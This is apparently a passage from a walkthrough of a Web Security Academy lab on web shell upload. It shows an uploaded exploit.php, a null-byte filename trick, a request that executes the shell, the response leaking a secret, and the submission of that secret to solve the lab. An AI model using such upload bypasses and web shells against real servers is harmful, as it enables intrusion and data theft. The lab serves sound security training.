


```
HTTP/2 200 OK
Date: Tue, 26 Aug 2025 21:38:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 132

The file avatars/exploit.php has been uploaded.<p>
      <a href="/my-account" title="Return to previous page">
            « Back to My Account
      </a>
</p>
```

- Null byte injection (%00) tricks older string-handling functions into cutting off everything after it.


5. Execute the web shell

- Go to Burp Repeater with the GET /files/avatars/<yourfile> request.
- Replace the filename with:




```
GET /files/avatars/exploit.php HTTP/2
Host: 0a4b00500497080c804dc14f00ba0056.web-security-academy.net
Cookie: session=58bM2o9uRHoNUIeZVBcB1BjkpH33FDCy
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a4b00500497080c804dc14f00ba0056.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
```

- Send the request.
- The response will return Carlos's secret value.


Response

```
HTTP/2 200 OK
Date: Tue, 26 Aug 2025 21:39:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32

5YaR1Ldi5gIh0mKg25Jp0qp17MnIPM0Q
```

6. Submit the secret


0a4b00500497080c804dc14f00ba0056.web-security-academy.net says

Answer:

5YaR1Ldi5gIhOmKg25JpOqp17MnIPM0Q

- Copy the secret and paste it into the lab's submission box to solve the challenge.

Lab: Web shell upload via obfuscated file extension

PRACTITIONER LAB ✓ Solved